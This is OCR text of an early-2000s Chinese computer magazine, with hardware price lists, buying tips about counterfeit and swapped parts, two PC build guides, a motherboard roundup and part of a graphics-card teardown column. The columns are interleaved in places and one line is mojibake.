爱国者 500A+	1400元
爱国者 700A+	1850元
爱国者 700FT	2599元

★ 显卡

型号	价格
丽台 WinFast S320II(32M)	780元
丽台 WinFast GeForce2 MX	1050元
创新 GeForce2 GTS	2100元
技嘉 GA-660+(32M)	730元
艾尔莎 影雷者 MX	1080元
耕升 TNT2Pro(32M)	640元
耕升 GeForce2 MX(标准版)	860元
微星 MSI-StarForce816	930元
华硕 AGP-V7100 Pure(32M)	1000元
硕泰克 SL-G2MX-C	920元

★ 打印机

型号	价格
Canon BJC-2100SP	810元
Canon BJC-3000	1250元
EPSON Stylus Color580	880元
EPSON Stylus Color670	1350元
HP DeskJet 640C	800元
HP DeskJet 840C	1350元
Lexmark Z11	540元
Lexmark Z31	1000元

市场指南



市场上有一批 HY 原装的品牌条，做工细致质量也非常不错，价格也只略高于普通散装条。由于 HY 原厂条上用的颗粒与普通散装条一样都有 HY 的字样，所以有些商家在与客户谈价格时出示的样品是 HY 原厂条，而实际装机时却用普通 HY 散装条代替，在保修卡上也只含糊地写上 HY 内存，如果当场被用户识破就用“拿错了”这一类话搪塞。HY 原厂条 PCB 板比普通散装条要宽，这是最明显的区别之处，验机时可以注意一下。另外用户购买品牌内存最好让商家在保修卡和发票上详细注明原装某某品牌内存字样，如果商家不愿意注明则说明其中很可能有问题。

I815 系列主板进入成长期，市场上 I815 系列主板的品牌也渐多。新款基于 Intel815EP 芯片组的主板也开始上市，代表产品是华硕的 CUSL2-C（ATX，UDMA/100，6 PCI，1 CNR，3 DIMM，Optional Audio）。这款主板没有集成显卡，没有板载声卡（规格上声卡是选件），提供一个 CNR 插槽，但价格却比华硕标准板 CUSL2 便宜一百元左右。Intel815EP 芯片组同样支持 PC133/PC100 SDRAM，AGP Pro/4X，Ultra-fast UDMA/100 Bus Master IDE。很多高要求的用户都不满足于 I815/E 主板集成的声卡显卡功能，一般都另外配置更高性能的声卡显卡，所以不带声卡显卡的 I815EP 主板更适合玩家。

软盘驱动器在整套电脑上已是不起眼的部件，不过一些劣质的软驱容易“偏轨”，使磁盘上的数据不能被其他标准驱动器读出，影响磁盘的使用。不同品牌的软驱价格上下仅差 10 元左右。SONY 的软盘驱动器在业界有相当高的知名度，不过假冒产品很多，这些假冒品质量较差，有的甚至容易划伤磁盘，目前市面上销售的 SONY 软盘驱动器真品在面板上有压注的 SONY 字样，比较容易分辨。

上海刻录机市场 6 倍速刻录机开始进一步下调，出现一些千元出头的高性价比的刻录机，非常适合个人用户。其中代表产品是 Acer6432A（32X 读 6X 写 4X 重写）和 RICOH 7063A（32X 读 6X 写 4X 重写），市场参考价为 1199 元，有的商家还附送一些刻录盘。选购刻录机除了驱动器本身外，还要检查一下包装中的附件，有些商家常截留附件中比较值钱的 CD-RW 盘和一些有价值的应用程序原版光盘。另外，如果遇到促销机型还可能有赠送刻录盘的优惠，很多情况下用户不主动提出，商家就装糊涂了。

对于没有 USB 接口的台式电脑，市场上有一种 PCI TO USB 的接口卡，通过占用一个 PCI 卡槽提供两个 USB 接口。此卡对没有 USB 接口的电脑是一种补充。

USB HUB 提供更多的 USB 设备连接，在各种 USB HUB 中有一些需要外接电源支持，有一些无需外部电源。电脑主板上的 USB 接口可以提供的负载电流是有限的，无需外部电源的 USB HUB 只是起到接口“一分多”的作用。很多 USB 设备的电源直接采用 USB 接口供电，所以设备一多，负载超过 USB 接口承载能力时会出现问题。而一些需要外接电源支持的 USB HUB 可以在一定程度上缓解众多 USB 设备集中供电的问题。

装机时机是很多装机者所关心的问题，双休日和节假日电脑城中比较热闹，有的商家还推出特价商品，但装机的客户一多，那些装机者们也是疲于完成任务，争取承接更多的客户，装配时就难免有些粗糙。至于特价商品，大多也是商家常用的促销手段之一，一套电脑整机的总体价格往往不会因为有特价商品而明显便宜，所谓的优惠和赠品也是羊毛出在羊身上。相对而言，一周中周二到周四是装机比较好的时机，场子里生意比较清淡，商家对客户比较重视。一方面价格比较好谈，另一方面装机时间比较充裕。

单机后备型 UPS 价格一再下跌，有的商家打起了价格战。为了降低零售成本，有的商家将中档 UPS 中名牌的免维护电瓶换成廉价杂牌电瓶或假冒品牌电瓶，然后将原 UPS 中的名牌电瓶作为配件独立销售。由于劣质电瓶使用初期只是容量不足，表现为 UPS 逆变时间短，而大部分用户很少用到逆变供电，更不会有意识地去测试其实际逆变时间，所以实际使用初期，非专业用户很难发现其中的蹊跷。只有在使用一段时间后，UPS 电池才会彻底出问题，导致 UPS 故障，用户只得另外花钱购买免维护电瓶。所以建议消费者在购买 UPS 时最好到 UPS 专卖店选购，不要购买明显低于市场平均价的 UPS。

市场上一些廉价的单机后备型 UPS 价格只有二三百元，厂家为了控制成本往往节省了稳压和滤波线路，一些关键元件也可能偷工减料，UPS 中重要的免维护电瓶也使用廉价产品。这类 UPS 以价格作为竞争的武器，其质量与性能自然不能与名牌 UPS 相比。所以建议用户不要选购廉价的杂牌 UPS。目前一些名牌家用后备型 UPS 虽然价格略贵一些，但提供了联机的电源管理软件、内置网络/电话线防雷保护等实用功能。

闷豆：有没有大白鲨光驱？

奸商：有，你看看，大白鲨 IV 代 48X 光驱，迷宫式结构。

闷豆：这个型号我怎么没听说过？

奸商：大白鲨光驱升级换代很快，新型号的广告还没有打出来，暂时不知道是很正常的。



闷豆：这个包装盒也总觉得不对……

奸商：哪有不对呀？（冷汗）

闷豆：你看，这里的字体与其他字体不一样，似乎是改动过的。

奸商：是这样的，新产品出来的时候还没有相应的新包装盒，所以就用老包装盒改了一下设计暂时代替的。

闷豆：真的吗？

奸商：这是当然……（这当然是假的）

闷豆：给我一个合适的价格吧……

评：在品牌林立的光驱市场，大白鲨系列凭借自己的实力，夺取了不小的市场份额，但好产品总免不了被假冒的命运，这个所谓的大白鲨IV代48X迷宫式结构就是其中一种。实际上中科公司已经停止大白鲨IV(迷宫式)的生产，取而代之的是超级双悬浮技术的大白鲨IV PLUS产品，购买时需认准正品标志及索取保修卡，或到专卖店购买。

装机指南

□北京 YuHui

经济型


配件	品牌规格	价格（元）
CPU	Duron 750	600
主板	美达 KT133	690
内存	HY PC133 128MB	360
硬盘	昆腾LCT15 26GB	960
显示卡	中天TNT2 M64（32MB）	420
声卡	Cmedia C8738	80
光驱	源兴50X	360
软驱	NEC 1.44M	100
键盘	Delux超薄	45
鼠标	A4Tech4D+	78
机箱	金河田（带电源）	190
显示器	EMC PX-769（17'）	1670
Modem	TP-LINK 56KM（ROCKWELL芯片）	260
音箱	MIDILAND PC 4.1	320
总价		6133

评述：这台设备绝对是现在的超值设备，为什么这么说？用AMD Duron 750就算你是个不超频的玩家，它带来的性能也已经远远的超越了100MHz FSB的FC-PGA Celeron。当然我是个强烈的超频建议者，使用美达KT133的主板，至少可以上到117MHz（DDR） FSB，这样一来你的速度是878MHz的速度，绝对是快人一等了。美达KT133最近升级了主板的BIOS，在主板的稳定性和兼容性上都有提高，装上最新的VIA 4in1 4.27v的补丁，性能可以得到大幅度的提高。内存当然至少要用到128MB啦，这样玩Windows2000才能玩得转嘛，否则对于系统来说内存就不够了，360元就能拿到的价格不要犹豫啦。显卡的牌子虽然大家也许没有听过，可是低廉的价格绝对令你心动，虽然显卡上是8ns的显存，对于我来说并不重要，显卡超频能带来的性能提高有限，所以能用够用是选购的基本原则。声卡使用2声道的时代早就过去了，价格低廉但是性能优秀的Cmedia 8738芯片组的声卡就是个好东东，自产自销的东西价格够低，可是性能的优秀却是公认的，有了这样一款声卡，绝对是你系统的好武装。如果可以的话，可以多花90元去买个子卡，那样就可以用MD来录音什么的，很是方便，而且有AC-3的接口，要用CTT 2500的音箱都可以。这几天国内的电器市场在大打价格战，好像光驱也打起来了，源兴的50X光驱现在就只卖这点钱了。源兴的光驱还是很有名气的，但愿不要因为价格战，而导致了产品方面的问题，好在现在的产品用下来还很不错，希望源兴可以继续保持下去啊！190元可以买到金河田的机箱，还带电源，没有错，不过电源稍微差了点，是250W的，不过想来想去，这也足够现在的这台机器用了，就算再扩展上两个硬盘一个光驱也没有问题，这个还是很值的啊！Modem用的是深圳国傲电子的“外猫”，性能很不错，我们用的时候连接速度一直都稳定在50.2kbps，下载的平均速度基本是5kbps，算是个标准的Modem。既然用了4声道的声卡，当然要用4.1的音箱啦，这款可是真正的4.1，市场上有假4.1音箱卖，大家要仔细看好才行！

豪华型

配件	品牌规格	价格（元）
CPU	Athlon(Thunderbird) 1GHZ	1600
主板	EPOX 8KTA3	980
内存	Winbond PC166 128MB X 2	1160
硬盘	IBM腾龙II 30GB	1240
显示卡	太阳花GeForce2 MX（32MB）	750
声卡	创新 SB LIVE！Digital	500
光驱	Acer 8432IA+三菱52X +美达10X DVD	1299+370+790
软驱	NEC 1.44M	100
键盘	Delux超薄	45
鼠标	A4Tech4D+	78
机箱	世纪之星（带黄金电源）	500
显示器	三菱 DP 720	3870
Modem	全向56K（Rockwell/V.90+K56）	200
音箱	漫步者AC-5.1	520
总价		14002

评述：这套系统使用了高端的CPU，Thunderbird 1GHz的CPU，性能非常优秀而价格却只和PIII 800EB的价格相当，实在是很实惠。EPOX的8KTA3，采用了最新的KT133A的芯片组，这块板子支持UDMA100，而且在主板上整合了DEBUG的芯片，可以让用户知道系统的问题出在哪里。有CPU电压调节、I/O电压调节、AGP设备电压调节，可以说系统的电压调节性能考虑得很周全，同时还保留有ISA设备插槽，可以给遗留下来的ISA卡。6PCI设计有很强的扩展性能，支持133MHz（DDR）FSB的AMD系列CPU。这块板子可以说是最强的支持AMD CPU的主板啦！硬盘还是大家都知道的IBM腾龙II 30GB的，就不多说了。显卡和声卡分别用的是太阳花GeForce2 MX和创新数码版，没有可说的啦！说实在的，这套系统的一个重点就在光驱系统上，使用了CD－RW+CD－ROM+DVD－ROM的组合，为什么？各司其职、互不干涉是延长系统使用寿命的方法之一。其实我现在用的也是这样的一套组合，这样一来，用DVD-VIDEO做出MPEG4的AVI立刻就能刻录成光盘，去向同事炫耀啦！对于自己的数据管理也同样方便，对于要复制CD、VCD、DVD来说，这是最好的组合选择了。而且光电产品的缺点就是不能长时间工作，所以如果3套设备都能读CD、VCD等，你就可以交换使用它们，光驱的光头不会因为过热而迅速老化。也许你付出了点Money的代价，可是这是值得的。有个朋友1年前就使用这样的组合，到现在1年多了，所有的光驱设备工作状态依然良好如初（其实那个朋友有单个CD－ROM和CD－RW的使用记录，一个CD－ROM用了4年，一个2速的CD－RW用到现在依然能刻东西，我真的很佩服他对系统的保养）。这样一来对整套系统的电源供应是个很大的要求啦，所以我毫不迟疑地选了世纪之星的机箱，带上它那个出名的黄金电源。显示器对自己的眼睛很重要，通过TCO99的纯平三菱DIAMOND PRO 720当然就被选中啦。显示的线条很细，色彩的还原逼真，三菱的“钻石珑”可是名声在外的，我上到了1280X1024的分辨率，觉得爽呆了。SB Live！Digital声卡可是支持数字式输出的，当然也有AC-3的输出。漫步者的支持AC-3的音箱是现在价格最便宜的数字式音箱了，其优秀的性能可是得到很多人的认可的，市场上也卖得很不错。这是个超值的东东，我做的配置里怎么可以缺少呢？现在的配件价格越来越便宜啦，就这套配置来说，至少有三个拿得出手的地方，1GHz的CPU够快，CD－RW+CD－ROM+DVD－ROM的套装够全，数字音频系统够酷。好了，这次的介绍又要告一段落了，看看我为你推荐的配置中有你中意的吗？




主板上的满汉全席

□北京 东东

主板是一台计算机中最大也是最重要的板卡。要想攒一台计算机或是评价一台计算机的优劣，首先要考虑的环节中肯定有主板，因为主板的好坏将直接影响到系统的稳定性能、硬件升级的能力以及系统的综合性能。这次，我们将市场上流行的11款主流主板的情况汇总集合，这些主板涉及技嘉、微星、联想、艾葳、美达五个主流品牌。我们希望通过这篇文章，提供给大家一个更加广阔的、更为系统的参考依据。同时，如果你看过《电脑爱好者》2001年第1期的《一口一口，吃透主板》，那么，本文将是填充你对主流主板认识的最佳补品。好了，来看看这些“躺”在市场上的东东吧。

目前在市场上，主板仍然受到CPU格式的限制，本期我们先来看看支持Intel CPU的主板吧。

1.技嘉GA-6OXE主板




采用Intel 815E芯片组的主板自上市以来，一直因居高不下的价格而未能让我们这些工薪阶层的DIYer们所接受。现在好了，Intel又在815E的基础上开发出了新一代芯片组815EP。在815EP芯片组中，拆除了高成本的内建图形芯片部分。并沿用了82801BA I/O Controller Hub (ICH2)高速南桥芯片，这种南桥芯片支持新一代 UDMA ATA-100 的IDE传输规格，传输速率最高可达100MB／s。

在市场上，技嘉GA-6OXE主板以稳定性而广受DIYer的好评，,独特的耀蓝色主机板和特有的显卡保护卡让大家尤为心动。由于GA-6OXE 使用了英特尔815EP的芯片组，因此可让我们依据预算需求来选购适当的 AGP 图形卡，从低档的AGP 2X 到高档的 AGP 4X 各式图形加速卡皆可与这款主板兼容。此外GA-6OXE还提供了CNR插槽(Communication and Network Riser)，这种插槽可以提供更强的扩充性能。只要在该插槽中插上多功能的CNR卡，系统便可增加高效能音效、软件Modem以及与LAN网络连接的功能。板上还整合了Creative CT5880 音效芯片，并可根据相应的软件提供4声道输出的环绕声音效果，这一点也是很多人选购GA-6OXE的一个主要原因。在接口方面，这块主板提供了红外线IrDA/CIR 接头以及额外的双USB外接式接口作为标准配备。

除上述功能外，这款技嘉GA-6OXE主板还支持STR (Suspend-To-RAM) 内存暂停模式以及技嘉双BIOS 技术。同时技嘉公司还在它的基础上，推出了精简型的机种GA-6OX。GA-6OX使用单一BIOS，去除STR，IA端口及音效芯片，对于一个普通用户而言，该型号主板是一款价廉物美的产品。根据网上的资料显示，技嘉的该系列主板还拥有一项“隐藏“的专利技术-SCR，利用GA-6OX 及6OXE 所支持的选购备件——SCR (Smart Card Reader)编辑套件，用户可以轻松编辑与管理手机电话簿，不论是英文或是中文都一样的简单容易。使用中文编辑你手机中的电话簿再也不是一件困难的事了！此外，在主板所携带的配套光盘中还带有技嘉公司新研发的两款软件超频——悍将EasyTuneIII和@BIOS。使用超频悍将(EasyTuneIII)，可以在Windows操作界面下进行界面式超频工作，这样一来无须打开机箱以及更改硬件的设定，便可以轻松超频了。@BIOS是技嘉开发的另一个网络更新BIOS的工具软件，DIYer可以通过该软件，利用网际网络达到实时更新 BIOS 的功能，永远保持计算机在最佳状态。

★技嘉GA-6OXE主板市场参考价格为：1240元

2.美达S694X



使用S694X芯片组的美达MIDA S694X是比较成熟的一款支持Intel 系列CPU的主板。这款主板的性能非常稳定而且价格十分适合低端市场的需要。这款主板为什么可以进入推荐之列呢？首先，它支持BIOS软件超频。虽然这是一款价格比较低的产品，可是提供的功能却不差，所有相关的超频设置都能通过在BIOS中通过调节参数来获得。当然如果你不愿意使用软件超频，而想把超频的设置固定在相关的参数设置上，这块主板同样提供了传统的跳线设置。

其次，这款主板具有较强的扩展性能。主板上有5个PCI插槽，这对于使用PCI设备的大户来说非常合适。现在的计算机要用到声卡、IDE扩展卡、IEEE1394卡、Modem卡，很多情况下还会有额外的PCI扩充卡，因此从长远角度看，5个PCI插槽比较合适。此外该款主板还设有1个ISA插槽，对于过去遗留下来的ISA设备依然可以在这块主板上得到应用，比如网卡，很多旧的ISA网卡在你升级到MIDA S694X后，依然可以使用。主板上设计的1个AMR插槽，适用于声卡和Modem的AMR扩展卡，这种扩展卡在市场上也能够买到。不过由于使用AMR设备需要占用系统资源，所以现在AMR并未得到广泛的推广。与其他同档次的主板相比，这块主板具有出色的整合功能。MIDA S694X整合了音频系统，也就是说你不需要另外购买声卡啦！此外，在主板的设计中，这款产品还强调了对ATA-66/100格式的支持，MIDA S694X是支持ATA66的硬盘传输协议的，当然如果你选用的是MIDA S694X Ver3.0版本的产品，你的主板便可以支持ATA-100的硬盘传输协议。


最后在稳定性方面，还是用表格来说明问题吧。下面的表格供您参考。

超频稳定性		
PIII 550E	110X5.5	100%
PIII 550E	115X5.5	100%
PIII 550E	120X5.5	100%
PIII 550E	124X5.5(1.7v)	100%
PIII 550E	133X5.5(1.7V)	85%

MIDA S694X的产品定位在中、低端的市场上，适合于经济型用户或中小公司、网吧等场所的配置中，该产品性能价格比十分突出。

★美达S694X主板市场参考价格为：630元

3.微星694D系列



针对市场上图形工作站和入门级服务器的需求，微星科技推出的基于VIA694X芯片组的双CPU解决方案，为用户提供了双CPU支持、DMA66、AGP4X、PC133等高档规格，并可由用户依照自己的需要选购ATA100、IEEE1394，RAID等功能。

694D PRO是基于VIA 694X芯片组的双Socket 370 CPU插槽主板。整个主板做工精良，用料扎实，大量采用了FOXCOM、MOLEX、KORTAK等外部元件以及RUBYCON、HIP等电气元件，使得整块主板的电气性能十分优秀。VIA694X芯片组由北桥VT82C694X芯片以及南桥VT82C686A所组成。此芯片组支持真正的PC133标准，使得系统整体速度高出PC100一筹。图形接口支持AGP 4X，磁盘系统支持UDMA 66模式，在整个主板最重要的主芯片上，此块主板保证了技术的先进性、可升级性，以及极高的性能价格比。本款主板的基本扩展性十分强大，有5个PCI插槽，1个CNR 接口，4个DIMM 插槽，以及2个UDMA66接口和2个UDMA100接口。

相对于普通主板而言，采用双CPU主板的计算机通常比较专业，经常会承担很大的数据负荷，其使用者对整个存储系统的传输率和稳定性要求比较高。微星提供的694Dpro-AR，不仅支持ATA100，同时板上还集成了Soft RAID功能，已将芯片组的潜能发挥到了极致。这款产品非常适合于DIYer发烧友们使用。值得一提的是，这款新品的价位仅仅比694Dpro A高了不到10%，以目前硬盘的低价位，组建IDE RAID系统应该是很有诱惑力的选择。


IEEE1394目前已经成为数码影像设备的传输标准，由于它的数据带宽可以达到400MB/s，因此被广泛用来连接包括硬盘、扫描仪以及数码相机等在内的计算机外设。如果你是IEEE1394接口的数码相机、扫描仪、打印机的用户，可以选择694D PRO AI或AIR。

最近微星694D 家族又推出一款具备SCSI接口的主板，用来满足中小型服务器、工作站用户的需要。这款694D MASTER—S主板摒弃了以前的694D产品北桥部分的布线结构，北桥与双Socket的位置做了重新设计，使得北桥与CPU，北桥与内存DIMM之间的电路布线长度等长。这样布线设计的目的是为了减少数据信号在传输上的延迟。另外这款产品采用VIA VT82C686B超级南桥晶片，此款南桥支持ATA100的硬盘接口，4个USB外设等新的功能。满足用户在使用服务器中对数据的高安全性、高稳定性和高存取速度的需要。

★微星694D系列产品的市场参考价格：

694D Pro 1260元
694D Pro-A 1460元
694D Pro-AR 1550元 （支持Soft RAID功能）
694D Pro-AIR 1770元 （支持IEEE1394标准）
694D Pro-AI 1750元 （支持IEEE1394标准）


4.联想的SX2E主板



这里我们向那些既追求性能，又考虑价格因素的DIYer推荐联想的SX2E主板。不仅因为它在诸多媒体评测中获得众多奖项，也是因为它是第一款价格降到千元以下的815E主板，从它降价开始，815E主板才走下高贵的“神坛”进入寻常百姓家。

SX2E主板板型为ATX结构，Intel815E芯片组，南、北桥之间采用AHA(Accelerated Hub Architecture)架构，带宽是266MB/s，是PCI总线的两倍，I/O设备和南桥之间使用8条线连接，完全解决了带宽瓶颈问题。支持PIII和赛扬Socket 370 CPU，133MHz 外频，可超频至166MHz，支持

烧包找乐



显卡中有什么？




¡°Î ÒÇ ÄÇ Äµ ØÄ ÉÈ ÏÄ ãµ ÄÑ Û睛，让你猜猜我是谁……”这是谁家在装修？不！这是烧包少爷和表姐赵格格在唱卡拉ＯＫ。自从上次拆了声卡后，为了补偿赵格格，少爷便主动要求每晚陪她唱歌。赵格格的嗓子自此从“杀人不见血的利器”一下变得像“创新的白金版声卡”一样。一高兴，她把自己的显卡也拆了，索性由着少爷拆，不过少爷每晚要无条件陪她练歌。少爷也自得其乐，反正有得拆了。好了，这次我们就一起来看看少爷新的发现吧。

ATA100、AGP 4X等最新技术，并集成了10M/100M网卡，以及Intel i752显卡。6个PCI插槽完全能满足用户的扩展需求。

SX2E主板具有非常灵活的图形功能，同时提供AGP 4X功能并集成3D显卡，用户既可以使用集成的3D显卡，也可以根据自己的需要插AGP卡，可以满足不同用户的需求。对于游戏玩家，可选用PIII 133MHz外频加AGP4X显卡。对于普通用户，可选用PIII 100MHz外频加AGP2X显卡。对于经济型用户，可选用赛扬66MHz外频的处理器，使用主板集成的显卡，即Intel i752显卡。此外，SX2E还具有STR（Suspend To RAM）功能。在多媒体方面，如果配合CNR卡，可扩展至6声道音频，从而实现更逼真的立体声效果。在电源保护方面，提供USB和PS/2静电保护功能，可以热插拔USB和PS/2设备，不会出现因静电而导致系统复位的现象。当然联想主板独有的“EASY”技术，比如SpeedEasy、LogoEasy、RecoveryEasy、BIOS-ProtectEasy、ManageEasy等在SX2E上均有体现。如果你看过《电脑爱好者》2001年第1期的《一口一口，吃透主板》，那么就不会对它陌生了。

★联想SX2E主板市场参考价格为：998元

5.艾崴WO2-R主板



这款艾崴的WO2-R主板，支持133MHz的前端总线，同时还支持最新的Intel Pentium III和频率高达933MHz或更高的VIA Cyrix III Socket 370等微处理器。板上配备了一个通用的AGP插槽，该插槽支持AGP 4X/2X和AIMM卡，可以实现各种灵活的视频显示器选择。在WO2-R主板上，有3个168线的DIMM存储器插座，最大可扩充内存至512MB。这些插座支持高速的PC-133 SDRAM，以满足现代计算任务对存储器带宽的要求。除了两个USB接口外，另有两个可扩充的USB接口。与其他品牌的主板相比，这款WO2-R的特色是它的IDE RAID功能。这与艾崴在RAID领域内的技术优势有着直接的关系。在主板上，嵌入了AMI MG80649芯片组以支持ATA/100以及IDE RAID功能，这种设计可以使台式PC机、工作站和服务器上的ATA-100驱动器发挥最大的作用。在超频性能方面，这款WO2-R主板具有可调节的Vcore和VIO。用户可以通过它们，在保证稳定性的同时安全地调节CPU的外频速度。此外，这款主板还设计了魔法超频MicroStepping 功能，这种功能可以提供最保险的超频方式。在超频时，以1MHz为最小单位， 让您榨取CPU最大的潜能。当你超频超过头时，艾崴魔法超频还提供智能的自动回复功能，让你不需费心即能恢复成出厂的设定值。在驱动程序及其他功能方面，这款主板能够自动帮你侦测艾崴产品的版本，可以傻瓜化地“从头到尾”装好所有的驱动程序，并随主板赠送防毒软件。艾崴科技的此款WO2-R主板适用于电脑发烧友、工作站以及个人电脑用户。

★艾崴WO2-R主板市场参考价格为：1350元

这些主板的特点基本上涵盖了当前市场上支持Intel CPU主板的主要特性。当然，市场上好的产品及设计还有很多。本文中介绍的有代表性的产品，在拥有鲜明的设计个性及优良产品性能的同时，也是一座座桥梁。我们希望大家能够通过这些桥梁，来进一步认识和发掘更多的好东东，成为真正的主板行家。下期，我们将继续介绍支持AMD CPU的主板，到时候别忘了来品品那一桌主板上的满汉大餐呦！


先向大家交个底：在令人眼花缭乱的显卡市场上，虽然品牌众多，型号复杂，但是几乎每一块显卡的构造都是基本相同的。包括基板、显示芯片、显示内存、显示接口、BIOS 芯片、散热片和散热风扇、总线方式以及电容、电感、电阻等直立元件。“自古以来”，显卡主要用来连接主板与显示器并显示画面，而现在的显卡，除了单纯的显示以外，还具有许多2D、3D 的加速功能，不然你怎么能在Quake 3中驰骋沙场？显卡上的主芯片、显存、BIOS 芯片、扩展槽、显示接口以及电阻电容等元器件，相对主板来讲，还是显得简单一些。除了少数采用Intel 810、Sis 630的主板内置了显卡而不需要再外接显卡以外，其他情况下没有显卡你就无法欣赏到那美丽动人的画面。



格格的显卡可是村里有名的宝贝。它是ELSA最新推出的Gloria III专业图形显卡。因为是新产品，所以采用的新技术较多，而且工艺先进。既然兴致来了，就一起瞧瞧吧。放心，少爷会把刚从《“二把刀”秘笈》中学来的几招，毫无保留地告诉你。：》

我们先从哪里下手呢？还是从我们最关心的显示芯片说起吧。因为显示芯片就像是显卡的心脏一样。在它的内部负担着大部分显卡要做的工作。经过近十年的发展历程，显卡的发展如黄河日下，一日千里。几家大的显卡制造商的产品占到90%以上的市场份额。其中以nVidia、S3、ATI、MATROX、3dfx最著名。一般来讲，现在的显卡有图形专业卡和多媒体卡之分，nVidia公司就有TNT、GeForce、Quardro等系列产品。其中TNT、GeForce是多媒体卡系列显卡，Quardro为专业图形显卡系列。我们举例的Gloria III就是采用nVidia Quardro2 Pro显示芯片的产品。专业图形显示芯片的技术指标要比多媒体卡高出许多，因此显示速度更快，尤其在专业的绘图和动画软件中。由于有专用驱动程序的优化，在速度和画面品质方面，这种显卡会有质的提高。（芯片在图中风扇的下面，拆开后上面都是硅胶，所以没有拍照。）

	nVidia系列	显示芯片频率
多媒体卡	GeForce MX	175MHz
	GeForce GTS	200MHz
专业图形显示芯片	Quardro2 MXR	225MHz
	Quardro2 PRO	250MHz




